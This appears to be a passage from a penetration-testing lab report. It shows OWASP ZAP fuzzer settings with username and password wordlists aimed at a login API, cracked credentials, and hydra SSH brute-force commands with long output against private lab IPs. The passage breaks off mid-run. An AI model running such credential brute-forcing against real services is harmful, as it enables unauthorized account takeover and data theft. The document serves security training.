



Adding username and password files




Add Payload
Type: Strings
Empty/Null
File
File Fuzzers
Json
Numberzz
Regex (*Experimental*)
Script
Strings
Multiline:
Save...
Cancel
Add
Fuzz Locations
Options
Header: Text
Body:
POST http://192.168.171
User-Agent: Mozilla/5.0
Firefox/68.0
Accept: application/jso
Accept-Language: en-US,
Referer: https://192.16
Content-Type: applicati
Content-Length: 57
Connection: keep-alive
Host: 192.168.171.19
{"username":"qwert","pa
Add...
Remove
Payloads...
Processors...
Reset
Cancel


Add Payload
Type: File
File: /home/kali/Desktop/users.txt
Select...
Character Encoding: UTF-8
Limit:
Value: 1000
Comment Token: #
Ignore Empty Lines:
Ignore First Line:
Payloads Preview:
jbonano
akunjus
msingh
hlu
Save...
Cancel
Add
Fuzz Locations
Options
Header: Text
Body:
POST http://192.168.171
User-Agent: Mozilla/5.0
Firefox/68.0
Accept: application/jso
Accept-Language: en-US,
Referer: https://192.16
Content-Type: applicati
Content-Length: 57
Connection: keep-alive
Host: 192.168.171.19
{"username":"qwert","pa
Add...
Remove
Payloads...
Processors...
Reset
Cancel



Add Payload
Type: File
File: /home/kali/Desktop/topWordlist.pwd
Select...
Character Encoding: UTF-8
Limit:
Value: 1000
Comment Token: #
Ignore Empty Lines:
Ignore First Line:
Payloads Preview:
123456
12345
123456789
password
iloveyou
princess
1234567
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
Save...
Cancel
Add
Fuzz Locations
Options
Header: Text
Body:
POST http://192.168.171
User-Agent: Mozilla/5.0
Firefox/68.0
Accept: application/jso
Accept-Language: en-US,
Referer: https://192.16
Content-Type: applicati
Content-Length: 57
Connection: keep-alive
Host: 192.168.171.19
{"username":"qwert","pas
Add...
Remove
Payloads...
Processors...
Reset
Cancel



Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
POST http://192.168.171.19/api/authenticate HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/
20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.171.19/login
Content-Type: application/json;charset=utf-8
Content-Length: 57
Connection: keep-alive
Host: 192.168.171.19
{"username":"qwert","password":"qwer","rememberMe":false}
Usernames
Passwords
Fuzz Locations:
Location
Value
# of Payloads
# of Proces...
Body [13, 18]
qwert
4
0
Body [32, 36]
qwer
51,131
0
Add...
Remove
Payloads...
Processors...
Remove Without Confirmation
Start Fuzzer
Reset
Cancel


On running the tool with the files, below are the results obtained:

Password for: **jbonano – 30secondstomars**

Akunjus – zxcvbnm,./









Using hydra for the usernames of executive team with the following command:

hydra -L users_exe.txt -P topWordlist.pwd ssh://192.168.171.15 (or hydra -l username -P topWordlist.pwd ssh://192.168.171.15)


Password for ecressvan:



Password for pwindsor:




Password for pcosta:



With the obtained credentials, we used ftp service of Neptune N to break into the confidential files of Neptune Bank.

Failed attempts using Hydra:



```
kali@kali:~$ hydra -l awu -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.8 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-28 02:04:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.8:22/
[STATUS] 183.00 tries/min, 183 tries in 00:01h, 51050 to do in 04:39h, 16 active
[STATUS] 142.00 tries/min, 426 tries in 00:03h, 50811 to do in 05:58h, 16 active
[STATUS] 118.14 tries/min, 827 tries in 00:07h, 50410 to do in 07:07h, 16 active
[STATUS] 120.47 tries/min, 1807 tries in 00:15h, 49450 to do in 06:51h, 16 active
[STATUS] 117.19 tries/min, 3633 tries in 00:31h, 47626 to do in 06:47h, 16 active
[STATUS] 115.77 tries/min, 5441 tries in 00:47h, 45818 to do in 06:36h, 16 active
[STATUS] 115.56 tries/min, 7280 tries in 01:03h, 43979 to do in 06:21h, 16 active
[STATUS] 115.57 tries/min, 9130 tries in 01:19h, 42129 to do in 06:05h, 16 active
[STATUS] 115.41 tries/min, 10964 tries in 01:35h, 40295 to do in 05:50h, 16 active
[STATUS] 114.98 tries/min, 12763 tries in 01:51h, 38496 to do in 05:35h, 16 active
[STATUS] 114.81 tries/min, 14581 tries in 02:07h, 36678 to do in 05:20h, 16 active
[STATUS] 114.79 tries/min, 16415 tries in 02:23h, 34844 to do in 05:04h, 16 active
[STATUS] 114.83 tries/min, 18258 tries in 02:39h, 33001 to do in 04:48h, 16 active
[STATUS] 114.72 tries/min, 20076 tries in 02:55h, 31183 to do in 04:32h, 16 active
[STATUS] 114.57 tries/min, 21882 tries in 03:11h, 29377 to do in 04:17h, 16 active
[STATUS] 114.53 tries/min, 23707 tries in 03:27h, 27552 to do in 04:01h, 16 active
[STATUS] 114.54 tries/min, 25543 tries in 03:43h, 25716 to do in 03:45h, 16 active
[STATUS] 114.53 tries/min, 27373 tries in 03:59h, 23886 to do in 03:29h, 16 active
[STATUS] 114.44 tries/min, 29183 tries in 04:15h, 22076 to do in 03:13h, 16 active
[STATUS] 114.43 tries/min, 31011 tries in 04:31h, 20248 to do in 02:57h, 16 active
[STATUS] 114.44 tries/min, 32844 tries in 04:47h, 18415 to do in 02:41h, 16 active
[STATUS] 114.48 tries/min, 34687 tries in 05:03h, 16572 to do in 02:25h, 16 active
[STATUS] 114.44 tries/min, 36507 tries in 05:19h, 14752 to do in 02:09h, 16 active
[STATUS] 114.41 tries/min, 38327 tries in 05:35h, 12932 to do in 01:54h, 16 active
[STATUS] 114.36 tries/min, 40142 tries in 05:51h, 11117 to do in 01:38h, 16 active
[STATUS] 114.36 tries/min, 41970 tries in 06:07h, 9289 to do in 01:22h, 16 active
[STATUS] 114.37 tries/min, 43804 tries in 06:23h, 7455 to do in 01:06h, 16 active
[STATUS] 114.36 tries/min, 45631 tries in 06:39h, 5628 to do in 00:50h, 16 active
[STATUS] 114.30 tries/min, 47436 tries in 06:55h, 3823 to do in 00:34h, 16 active
[STATUS] 114.31 tries/min, 49268 tries in 07:11h, 1991 to do in 00:18h, 16 active
[STATUS] 114.[illegible] tries/min, [illegible] tries in [illegible] to do in 00:02h, 16 active
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-28 09:33:04
kali@kali:~$
```

Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OWASP ZAP - Mozilla F... [kali@kali: ~] [kali@kali: ~/Downloads] kali@kali: ~ 07:56 PM

kali@kali: ~

File Actions Edit View Help

```
kali@kali:~$ hydra -l akunjus -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.6 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-25 11:42:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.6:22/
